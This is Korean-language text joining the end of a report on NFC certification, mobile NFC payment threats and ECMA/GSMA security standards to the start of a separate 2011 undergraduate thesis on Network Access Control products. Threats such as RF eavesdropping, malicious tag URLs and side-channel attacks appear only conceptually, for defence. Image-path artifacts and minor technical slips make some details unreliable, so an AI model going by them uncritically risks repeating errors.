-RTD(Record Type Definition): NDEF를 실제응용에 적용할 수 있도록 여러 가지 응용분야별 세부 데이터 추가 정의한것입니다.(예: 스마트 포스터)

4) 리더/태그 동작

NFC포럼에서 정의한 네가지 태그 타입을 지원하기 위해 각 타입별 명령어 세트를 별도로 정의한것입니다.

4.NFC포럼 인증프로그램

2010년 12월에 시작된 NFC 포럼의 공식 인증프로그램에 따르면 NFC 단말(Device)의 경우 적합성 및 상호운용성 시험을 통과한 경우 NFC 인증을 부여할 계획이며 NFC 호환 태그의 경우 NFC 포럼과의 무료 라이센스 계약을 통해 N-마크의 자유로운 사용이 가능하다. NFC포럼 인증마크는 NFC포럼 회원사에 한해 NFC 기기인증에 부여되는 반면, N-마크는 누구나 무료로 사용할 수 있도록 하여 스마트 포스터, 각종 카드 및 레이블 등에 'NFC 접속가능' 표시로 활용토록 한 것으로 NFC 포럼의 기본 인증 범위는 필수 동작 모드로 정의한 리더/태그 기능 및 단말 간 통신 모드이며, 옵션사항인 카드 에뮬레이션 기능의 경우 스마트 카드 인증 주체인 EMVCo와의 제휴를 통해 향후 세부적인 인증정책이 결정될 것으로 파악됩니다.
그리고, 현재 스마트폰에 탑재되고 있는 NFC 구현 수준을 고려하여 인증범위를 단계적으로 확대해가는 웨이브 인증(Wave Certification) 프로그램을 제공하기로 하였습니다.

- 1차 웨이브 인증(2010. 12월~): 디지털 프로토콜, 모드 스위치, 태그 동작
- 2차 웨이브 인증(2012년~): RF 아날로그 및 기기간 통신 프로토콜 추가 예정

인증시험 수행을 위해 전 세계적으로 총 11개의 제3자 시험소가 지정된 상황이며 이동통신 및 근거리 무선통신 분야의 국제공인시험기관인 TTA에서도 NFC인증을 제공하고자 추진 중에 있습니다.

[그림 3] NFC 기기에 표시된 N-마크 예시

[그림 4] NFC포럼 인증마크


Ⅲ. NFC 기반 모바일 보안 동향

최근 스마트 기기는 결제, 할인쿠폰 등 각종 기능을 제공하는 수단으로 진화되면서 통신과 금융이 융합된 모바일 NFC 서비스의 시장이 급성장할 것으로 전망되고 있습니다. 특히 모바일 NFC 결제 서비스 시장의 활성화가 예상됨에 따라 모바일 NFC 결제 서비스는 국내·외적으로 널리 주목받고 있습니다. 하지만 이를 주도할 수 있는 보안 관련 기술력이 아직 미미한 상태이기 때문입니다. 모바일 NFC 결제 서비스의 활성화에 의해 금융회사뿐 아니라 관련 사업자들도 고객 정보 이외의 금융 정보까지 확대되어 관리될 가능성이 내제됨에 따라 보안에 대한 관심도는 더욱 고조되고 있고, 이에 NFC포럼, GSMA 등 관련 단체에서는 모바일 NFC 결제 서비스를 이루는 각 구성요소의 역할, 기능, 보안요구 사항 등을 제시하여 보안의 중요성을 강조하였습니다. 현 시점에서 국내에서도 모바일 NFC 결제 서비스의 보안 위협을 사전에 분석하고 이에 대응되는 보안기술을 마련하여 보안 관점에서 적절한 서비스 구조를 형성해야 할 것입니다.

1. 업무분석

1). 주요 구성요소

모바일 NFC 주요 구성요소로는 결제 서비스를 주도하는 서비스 이해 관계자들과 보안 요소로 이루어집니다. 아래 [그림1]의 모바일 NFC 아키텍처에서 볼 수 있듯이 주요 이해 관계자는 네트워크 사업자, 서비스 제공자, 단말기 제조사, 신뢰된 서비스 관리자로 이루어지고 있으며 보안요소는 마이크로 SD, UICC, 임베디드 하드웨어, 베이스밴드 프로세스로 분류됩니다. 다음은 각 요소에 대한 설명입니다.



[그림 1] 모바일 NFC 아키텍처

2) 주요 이해 관계자

주요 이해 관계자는 서비스를 수행하는데 이익 관계에 있는 사업자를 말하며 이해 관계자가 주축이 되어 서비스를 구성하게 됩니다. 각 이해 관계자는 다음과 같은 목적으로 모바일 NFC 결제 서비스를 구성하고 있습니다.

① 네트워크 사업자(MNO : Mobile Network Operator)

· 고객의 가입자 정보가 저장된 USIM을 기기에 탑재하여 고객관리

· 무선단말기 환경 인프라를 이미 보유하고 있어 서비스를 구축하기에 용이

· 결제 외 다양한 NFC 서비스를 제공하여 고객확보에 NFC 기술 활용

② 서비스 제공자(SP: Service Provider)

· 금융회사와 같이 신규 서비스로 발생하는 수익 창출 및 고객 확보

· SD카드(외장형 메모리) 등을 이용하여 별도의 서비스 진행 중이며 금융 고 객이 이미 확보되어 금융 결제 중심의 서비스가 용이

③ 단말기 제조사(HM: Handset Manuficaturer)

· 모바일 NFC 기기를 제조하여 기기의 활용 가치를 높여주는 상품으로 활용


· NFC 기능과 보안요소가 탑재된 칩을 기본적으로 내장된 기기 출시

④ 신뢰된 서비스 관리자

· 보안요소와 결제관련 어플리케이션의 설치, 삭제, 업데이트등 주요 어플리 케이션을 관리하고 문제 해결을 수행하는 중계자 역할

특히 이해 관계자 중 신뢰된 서비스 관리자는 다양한 사업자 또는 이해 관계자 간에 발생할 수 있는 문제들을 중간자적 입장에서 해결하고 관련된 정보 및 각서비스의 라이프 사이클을 관리해주는 역할을 수행하고 있습니다. 예를 들어, 휴대전화를 이용한 결제 서비스의 경우 이동통신 사업자와 금융사의서비스가 결합한 형태이기에 이를 운용하는 고객은 금융서비스의 변경, 단말기 분실 등 환경 변경이 발생하게 되면 거래중지, 데이터 복구 등과 관련된 민원이 발생하게 되고 민원 처리에 대한 혼선이 발생할 수 있습니다. 이처럼 서비스 활성화를 위해 이종 사업자 간 발생할 수 있는 기술적 또는 사업적으로 상충되는 이해관계를 해결할 수 있는 신뢰된 서비스 관리자에 대한 필요성이 제기되고 있습니다.

3) 보안요소 (Secure Element)



[그림1] 저장매체 분류

보안요소는 어플리케이션을 설치, 관리 등을 할 수 있는 플랫폼을 [그림1]과 같이 저장매체 분리 여부에 따라 분류할수 있으며 다음과 같은 특징을 가지고 있습니다.

① 마이크로 SD (Secure Digital)

· 이동식 플래시 메모리 카드를 위한 포맷으로 서비스 제공자가 네트워크 사 업자와의 별개 서비스를 구성할 때 사용하며 최근 스마트카드와 마이크로 SD 가 결합한 형태의 카드가 개발되어 활용중입니다.

· 탈부착과 대용량의 메모리가 가능함으로 다양한 서비스 제공이 용이하나 NFC 컨트롤러와의 통신에 대한 표준화 작업이 미비합니다.

② UICC(Universal IC Card)

·네트워크 사업자를 중심으로 개발 및 보급되어 3G, Wivro와 같은 광대역 네 트워크 서비스와 연동 가능

· 유럽전기통신협회 에서는 UICC와 NFC 컨트롤러 간 인터페이스의 데이터 링 크와 물리계층에서 표준 프로토콜 SWP(Single Wire Protocol)를 정의함

③ 임베디드 하드웨어(Embedded Hardware)

· 단말기 출시 시 제조사에서 기본적으로 NFC 기능을 제공하여 출시된 상품 으로 임베디드 하드웨어에 보안요소 탑재

· 단말기의 가격 상승 요인이 되며 탈부착의 어려움으로 기기 교체 시 재사 용 불가능

④ 베이스밴드 프로세서(Baseband Processor)

· 기기에서 통신 및 응용프로그램 운영을 관리하는 요소로서 보안요소를 제 공 하기 위해 사용된다면 별도의 매체를 추가할 필요는 없지만 단말기 도난, 손실등 발생 시 위협발생 가능

2. 모바일 NFC 보안 위협

일반적으로 모바일 NFC 결제 서비스는 결제 어플리케이션 및 발급 정보가 모바일 IC 칩에 저장되고 서비스 고객은 결제 어플리케이션이 설치된 모바일을 이용해 온라인 또는 오프라인으로 결제하는 방식을 말합니다. 이와 같은 모바일 NFC 결제 서비스에서 발생할 수 있는 위협 구간을 다음과 같이 통신과 단말기로 분류할수 있습니다.


1) 통신 상 위협

오프라인에서 모바일 NFC 결제 서비스를 이용하는 경우 기기 간 RF 통신을 수행하게 됩니다. 기기 간 RF 통신으로 안전하게 거래 정보를 관리하는 것과 서비스에 대한 가용성 등은 중요한 보안문제로 대두되고 있습니다. RF 통신 구간에서 발생할 수 있는 위협으로는 도청과 변조가 있는데 기기 간 전송되는 RF 시그널을 도청하려는 공격자의 능력이나 기기의 동작 방식 등에 따라 공격자의 도청 성공 확률은 높아지게 되고, 시그널 인코딩 방식에 따라 공격자는 시그널의 일부 또는 전체를 변조할 수 있게됩니다. 이외에 모바일 NFC 기기 간 통신에서 발생 될 수 있는 주파수 교란, 중간자 공격 등의 위협이 가해질 수 있으나 모바일 NFC 기기에서 부정확한 주파수 탐지 기능이 사용된다면 공격을 예방할 수 있게됩니다. 또한 모바일 NFC 결제 서비스는 Wi-Fi 및 3G 통신을 이용하며 Wi-Fi 경우 무선 AP(Access Point)를 이용한 공격 증가도 예상되는 위협중에 하나입니다. 대다수 사설 무선 AP가 상대적으로 보안이 취약한 상태로 운영되고 있으며, AP 패스워드가 아예 없거나 공장 초기 값, 취약한 암호화 알고리즘을 사용 하는 경우가 많기 때문입니다. 이러한 취약한 무선 AP를 통해 해킹이나 분산서비스 거부(DDOS) 공격 수행, 무선 AP에 연결된 클라이언트들의 공격 및 악성코드 감염 등이 발생할 수 있습니다.

2) 단말기 상 위협

모바일(스마트폰 기반) NFC 결제 서비스 시 보안 위협은 기존 스마트 폰 기반 결제 서비스에서 발생 가능한 보안 위협과 유사한 형태로 존재할 것으로 예상됩니다.

[그림2]는 스마트폰 기반 전자금융거래를 시도할 때 발생가능한 보안위협에 대해 도식화 한 것입니다. 스마트 폰 기반 보안위협으로는 악성코드 유포, 피싱 공격, 어플리케이션 및 플랫폼 변조 등으로 주요 입력정보 노출, 변조, 루팅 등이 가능하며 이는 모바일 NFC 기기에서도 발생할 수 있는 위협입니다. 그 예로 URL 스푸핑 공격을 이용하여 Worm-URL을 NFC 태그에 쓰고 NFC 기기가 NFC 태그를 읽을 때 Worm-URL이 로딩되어 기기는 공격자가 원하는 경로로 이동하는 위협이 발생할 수 있습니다. 이외에도 보안요소가 탑재된 칩에 대한 부채널 공격이 있는데 부채널 공격의 경우 IC 카드와 같은 저전력 장치에 암호 알고리즘을 구현할 때 누출되는 연산 시간, 소비 전력, 전자파 등의 정보를 이용하여 구현화 된 암호 알고리즘에 이용된 주요 비밀 정보를 알아낼 수 있게 됩니다.




[그림 2] 스마트폰의 보안 위협 분류


2. 보안관련 동향

NFC 포럼, ECMA 인터네셔널 등에서 데이터 교환 형식, 태그 타입, 보안 프로토콜 등에 대해 NFC 관련 보안 표준을 정의하고 GSMA에서 모바일 NFC 기기에 대한 보안 고려사항을 제시하였습니다. 이번에는 이와 관련된 모바일 NFC 보안 표준 및 가이드 라인에 대해 기술해 보도록 하겠습니다.

NFC 기술표준은 ECMA-340과 ECMA-352에 기술되어 있으며 NFCIP-1(Near Field Communication Interface and Protocol)은 NFC 통신에 사용되는 시그널링 인터페이스와 프로토콜이 설계되어 있으며 NFCIP-2는 기존 인터페이스 표준들 사이에서 게이트웨이 기능 및 관련된 테스트 방법이 기술되어 있습니다. 이외 NFCIP-1기반으로 프로토콜 및 RF I/F 테스트 방법에 대한 관련 표준도 제시하고 있습니다. 보안과 관련된 주요 표준으로 ECMA에서 ECMA-385를 발표했으며 내용으로는 NFCIP-1 의 데이터 교환을 위한 보안서비스 및 보안프로토콜을 제시하였습니다. ECMA-385는 NFCIP-1에 의해 NFC 기기 간의 통신이 연결된 후 보안서비스를 수행하게 되는데 [그림 4]와 같은 NFC-SEC의 보안 구조를 이루고 있으며 사용자는 NFC-SEC-SAP를 통해 NFC-SEC 프로토콜로 NFCSEC-PDU(Protocol Data Unit)를 교환하고 있으며 . NFC-SEC 프로토콜 구성을 위해 키 공유 정의는 다음과 같습니다.




[그림 4] ECMA-NFC 관련 표준



ECMA-385 개념

① SSE(Shared Secret Service) : NFC 기기 간 암호 채널 형성을 위해 비밀키 생성 및 키 확인 과정 제공
② SCH(Secure Channel Service) : SEE 서비스를 통해 생성된 키를 이용하여 링크키를 생성하고 NFC 기기 간 통신 데이터의 기밀성과 무결성 제공

또한 ECMA는 NFC-SEC의 보안 구조 하에 보안케머니즘인 ECMA-386을 제시하였습니다. 우선 모바일 NFC 기기는 EC(Elliptic Curve Diffie-Hellman) 공개 키와 개인 키를 소유한다는 가정하에 SSE와 SCH를 시행하게 되었고 [그림5]는 SSE를 위해 키(MK) 공유 과정을 나타내며 다음은 각 과정에 대한 설명입니다.



[그림 5] ECMA-386

① Elliptic Curve Diffie-Hellman 키 교환(ECDH) 과정으로 비밀 값 z를 공유하고 이후 키 확인 과정(MacTagA, MacTagB) 수행

② SSE 과정에서 키 공유와 확인과정이 성공적으로 수행되면 SCH 과정 진행

③ NFC 기기는 데이터의 기밀성과 무결성 제공을 위해 암호 키와 무결성 키를 비밀 값 Z와 랜덤 값 등 으로부터 유도하여 공유

④ 생성된 암호키와 무결성 키를 이용하여 NFC기기 간 데이터를 AES - TR모드로 암·복호화 및AES-CBC 모드로 무결성 확인

추가적으로 ECMA에서는 NFC 기기에서 보안 서비스를 제공하기 위한 암호학적 함수들을 <표1>과 같이 정의하였습니다.

과정	암호학적 함수
보안 서비스	SSE(Shared Secret Service) SCH(Secure Channel Service)
키공유	ECDH P-192
키 유도함수	AES-XCBC-PRF-128
키 확인	AES-XCBC-MAC-96
기밀성	AES 128-CTR IV init: AES-XCBC-PRF-128
무결성	AES-XCBC-MAC-96
재생공격 방지	SN (Sequence Number)

GSMA 에서는 모바일 NFC 기기에 대한 보안 고려 사항으로 다음과 같이 크게 세 가지 사항으로 분류하고 세부사항에 대해 제시하였는데, 우선 모바일 NFC 기기는 파일과 어플리케이션을 안전하게 관리할 수 있는 저장 공간이 필요하단것입니다. 즉 MicroSD, SIM, USIM, NFC Chip 과 같은 보안요소가 적용된 칩과 NFC 컨트롤러가 탑재될 때 이상적인 NFC 서비스가 제공되며 NFC 어플리케이션은 다른 어플리케이션이 민감한 데이터에 접근하기 어렵게 환경을 구성해야 함을 강조 했습니다. 또한 외부 장비와 데이터 교환 시 데이터에 대한 무결성, 기밀성, 부인방지 기능이 제공되어야 함을 제시하였는데 이에 대한 세부적인 사항은 다음과 같습니다.

- 모바일 NFC 기기의 안전한 디스플레이를 위해 키보드와 같이 민감한 사용자 데이터가 다루어지는 디스플레이는 검증 과정 필요

- 현재 인터페이스 관련 소프트웨어는 보안요소가 탑재된 칩 내에 저장되기보다 핸드 셋에 저장되어 사용하고 있으므로 인증된 애플리케이션만이 칩에 접근가능하도록 인터페이스에 대한 인증 필요

- 모바일 NFC 기기의 분실 등과 같이 기기 차원의 위협을 방지하기 위해 OTA를 이용한 애플리케이션 관리(활성화/정지/삭제/갱신) 및 암호알고리즘 갱신 등이 필요

- 애플리케이션은 서비스 제공자에 의해 정해진 코딩규칙과 표준 준수가 필요하므로 서비스 제공자나 제3기관에 의해 승인이 요구

이외에 신뢰된 AP 사용, AP 접근통제, 암호화 등을 통해 무선 통신의 안전성 확보와 부채널 공격에 안전할 수 있도록 암호 알고리즘 구현 방식을 검증하는 과정이 요구됩니다.

Ⅳ. 결론 및 제언

아이폰으로 인해 촉발되 스마트폰 전자결제 문제는 기존의 제도나 기술의 불합리성이 부각되는 계기가 되었습니다, 그러나 지금까지 쌓아왔던 기술적 자산이나 법률을 무시할 수 있는 것은 결코 아니며 특히 공인인증 인프라는 다른나라에서는 가지고 있지 않은 우리나라만의 특별한 자산이라고 평가하며 다양한 환경에서 잘 활용할수 있도록 꾸준히 개선해야합니다.

또한 해결 과제가 존재함으로도 불구하고 NFC는 이미 전세계적인 트랜드가 되어가고 있으며 많은 모바일 사용자들에게 관심을 받고 있는 아이템이기도 합니다. 많은 시장 분석 기관이 NFC 모바일 시장을 폭발적 증가시장으로 보고있으며 보안에 대해서도 기기간 RF 통신 구간에서 도청과 변조 위협으로부터 정보 유출을 방지하기 위해 보안채널을 형성하는 등 이와 관련된 보안 표준 들이 지속적으로 제시되고 있습니다. 따라서 보안 표준 및 기술이 국내 서비스 환경과 특성에 적합하게 적용될 수 있도록 사전에 관련 연구가 이루어져야 하며 원활한 서비스가 진행될 수 있도록 체계적인 인프라를 구축해야 할 것입니다. 따라서 어플리케이션부터 무선통신까지 각 구간별로 발생 가능한 보안위협을 다양한 비즈니스 모델에 따라 분석이 이루어져야 하며 이를 통해 보안 관점에서 적절한 서비스 구조를 형성해야 할 것입니다.

Ⅴ. 참고 문헌

1] ISO/IEC WWW.ISO.ORG

2] 마이페어: WWW.Mifare.net

3] 펠리카: http://www.sonynet/products/fellca/

4] NFC 포럼: WWW.nfc-forum.org

5] 국회도서관 : http://www.nanet.go.kr

학사 학위 논문

NAC 제품 분석 및 향후 모델 방안 제안

NAC Product Analysis and Design for Improvement Model

2011년 8월

중 부 대 학 교

정 보 보 호 학 과

김 은 영

◆ 목 차 ◆

◆ 표 목 차 ◆

◆ 그림목차 ◆

논문요약

NAC 제품 분석 및 향후 모델 방안 제안

많은 기업이 대형 네트워크를 사용하고 있으며 이는 기업 내·외의 정보교환과 업무 원활화를 위하여 사용된다. 하지만 이러한 인트라넷(Intranet) 혹은 인터넷의 사용은 기업의 기밀 유출 혹은 사원들의 컴퓨터 자원 낭비로 이어지기도 하며 이는 사회적으로 큰 손실을 내기도 한다. 기업의 기술과 정보를 보호하기 위해서는 기업 차원에서의 정보보안을 위하여 적절한 정보보안 수단을 강구해야 한다.

네트워크 접근 통제 시스템을 구축하는 것은 기업 내 정보 유출방지, 기업의 정보보안에 관한 노력과 예산을 많이 줄여줄 수 있다.

본 논문에서는 Network Access Control (네트워크 접근 통제 시스템)의 개념과 그 구축에 관한 필요성을 주장하고자 하며 현재 사용모델을 비교 평가하여, 자체적인 보안기능을 갖는 개선된 NAC 향후모델을 제시하고자 한다.

주제어 : 네트워크접근통제시스템, NAC, 인증, 보안, 접근권한

Ⅰ. 서론

현대의 모든 기업은 사업의 발전을 위한 고유의 정보를 가지고 있으며 이는 해당 기업의 핵심 자산이 된다. 이러한 정보는 첨단 기술뿐 아니라 직원 및 기업과 관련된 개인들의 정보를 포함한다. 최근에는 이러한 정보를 노린 디지털 기기에 대한 네트워크 및 시스템에 대한 침해 사고뿐만 아니라 이를 포함한 사이버 범죄가 전반적으로 증가하고 있다. 기업의 기술과 정보를 보호하기 위해서는 기업 차원에서의 정보보안을 위하여 적절한 정보보안 수단을 강구해야한다.

본 논문에서는 네트워크 접근 통제 시스템 구축의 필요성을 주장하기 위하여 다음과 같은 순서로 구성되어 잇다. 우선 현 Network현황 및 문제점, 사용자들이 요구하는 NAC의 개념, 제조사별 관점에서의 NAC기능, NAC의 장・단점 분석 등에 대하여 소개한다.

Ⅱ. 개요

2.1. 네트워크 접근 통제 시스템

네트워크 접근 통제 시스템은 NAC(Network Access Control)라 줄여 사용한다. NAC는 사용자 단말(end-point)이 네트워크에 접근하기 전에 사용자 인증 및 보안정책을 준수했는지 여부를 검사해 네트워크 접속을 통제하여 보안 위험을 최소화 하는 기술. 이 기술은 누구나 접근할 수 있는 현재의 네트워크 관리 정책에서 인증과 무결성을 절차에 따라 검증한다. 절차방법에는 호스트(사용자/시스템)인증, 정책점검, 격리. 치료, 강제가 있으며 NAC 기술은 궁극적으로 확산되는 보안위협 경로를 미리 차단해 사전 방어적인 네트워크 보안체계를 구현하는 것을 목적으로 한다.

다시 말해 NAC는 네트워크에 접근하는 접속단말의 보안성을 강제화할 수 있는 보안 인프라다. 허가되지 않거나 웜・바이러스 등 악성코드에 감염된 PC나 노트북, 모바일 단말기 등이 회사 네트워크에 접속되는 것을 원천적으로 차단해 시스템 전체를 보호하는 솔루션이라 할 수 있다. 이러한 기술이 대두된 데에는 단연 네트워크 및 단말장치 기술 발전과 기업 비즈니스 환경의 확장, 그리고 공격 유형 변화 등 다변화되는 환경에 있으며 더 나아가 NAC는 IT환경 변화에 따른 필연적인 보안 패러다임으로 볼 수 있다.

2.2. 기존 Network 현황 및 문제점

기존 Network의 현황은 비인가 사용자(단말기)의 네트워크 무단 접속도 가능하므로 인하여 방문객, 협력업체 직원의 내부 중요 서버 접근이 가능하여 취약한 시스템의 네트워크 사용하고 있다. 또, 사용자단에 안티바이러스나 개인 방화벽과 같은 보안체계를 마련한다 해도 운영체계(OS)에 적절한 보안 패치를 수행하지 않거나 보안제품을 업데이트하지 않는 등 보안관리가 취약해 공격에 이용당하는 상황이 빈번히 발생하고 있다.

최근 두드러지고 있는 공격 유형이 취약한 사용자 PC를 이용해 서버 시스템이나 네트워크를 공격하는 방식이라는 사실은 사용자단이 얼마나 보안에 취약한지 보여준다. 때문에 관리자들은 전 방위 네트워크 보호를 위해 사용자단을 관리하길 원했으며, 이것이 네트워크 수준에서 이뤄지길 바라게 됐다. 따라서 네트워크 환경 변화에 따른 예방 및 대응 체계 필요성이 대두 되고 있다.

[그림 2-1] 현 Network 현황 및 문제점

Ⅲ. NAC기능 개념과 원리

3.1. 사용자가 요구하는 NAC 기능

기존 Network 문제로 인해 나타나는 사용자인증 – 보안정책검증 – 정책집행 권한제어 – 모니터링과 위험탐지 – 부가기능 등의 문제점을 해결하기 위해 고객이 요구하는 NAC 기능은 다음과 같다.

첫째로 사용자인증을 통하여 모든 네트워크 환경을 지원, 기 구축 인증체계와 연동되어야 한다.

둘째 보안정책검증을 통하여 단말보안시스템 통제 기능, 권고/금지 프로세스 통제기능, 최신 백신/보안패치/최신상태를 유지해야 한다.

셋째 정책집행 권한제어를 통해 정책집행 장치의 단말/네트워크를 제공하고 사용자 권한 선택에 따라 차등제어기능을 갖추어야 한다.

넷째 모니터링 & 위험탐지를 통하여 단말에서 발생하는 비정상 트래픽 제어기능, 네트워크를 위회하여 사용하는 경로를 차단하여야 한다.

다섯째 부가기능은 사용자IP할당 감시기록, DHCP를 통한 IP관리, 장애 대비 기능과 다양한 단말 OS 지원이 가능해야 한다.

이에 본 연구에서는 국내 대표적인 2개의 NAC 제조사 (A사, B사)제품에 대해 위의 요구사항에 대한 준수와 그 기능 및 원리를 분석하고자 한다.

3.2. NAC제조사 관점에서 보는 NAC개념과 원리

제조사 관점에서 NAC 개념은 NAC는 사용자 단말(end-point)이 네트워크에 접근하기 전에 사용자 인증 및 보안정책을 준수했는지 여부를 검사해 네트워크 접속을 통제하여 보안 위험을 최소화하는 기술로 정의되어 있다. 자세히 요소를 살펴보면 2대 기능 요소로 나뉘는데 2대 기능요소는 인증과 단말무결성 검증 (보안정책 검증/집행)이며 추가로 고객 요구사항인 트래픽 검증 기능으로 나눠볼 수 있다.

A사의 경우 관점을 살펴보면 4개로 나눠진다. 첫 번째로 보안정책 강제 집행 인프라 구축을 통하여 정책 검증/집행에 대한 중요성, 두 번째로 비인가 사용자/단말 통제를 통하여 인증에 대한 중요성, 세 번째 사용자 유형별 권한관리, 네 번째 무선 랜 접근 제어를 통해 접근 제어에 대한 중요성 이렇게 4가지의 관점을 통하여 기존 보안시스템으로 커버하지 못하는 관리적 보안 취약점 영역의 커버를 목표로 두고 있다.

B사의 경우에도 관점을 4가지로 나눠 볼 수 있다. 첫 번째로 내부 네트워크 제어 및 통제를 통하여 운영 네트워크에 적합한 인증 방식을 통한 비인가 사용자의 접속을 제어, 두 번째 단말기 정책 준수 통제를 통하여 AV 및 최신 MS Patch 설치를 강제 및 공유폴더 및 패스워드 정책 준수를 강제 세 번째 이상 시스템 탐지 및 격리를 통하여 내부 악성 트래픽 발생 시스템의 추적 및 네트워크 격리를 통한 네트워크 안정성 확보 네 번째 지능적 IT 인프라 관리로 내부 네트워크 및 주요 시스템 변경사항 관리 IT 자산 및 IP관리로 나눠볼 수 있다. 이렇게 4가지의 관점을 통하여 네트워크 보안에 Endpoint 보안 기술을 결합하여 강력한 보안 대응 체계 구축을 목표로 두고 있다.

이것을 표로 정리하면 다음과 같다.

	A사	B사
정책 검증/집행	O	O
인증	O	O
접근제어	무선 랜 / 테더링 제어	X
사용자별 권한관리	O	O
목표	관리적 보안 취약점 영역의 커버	네트워크 보안에 Endpoint 보안 기술 결합

<표 3-1> 관점 및 목표

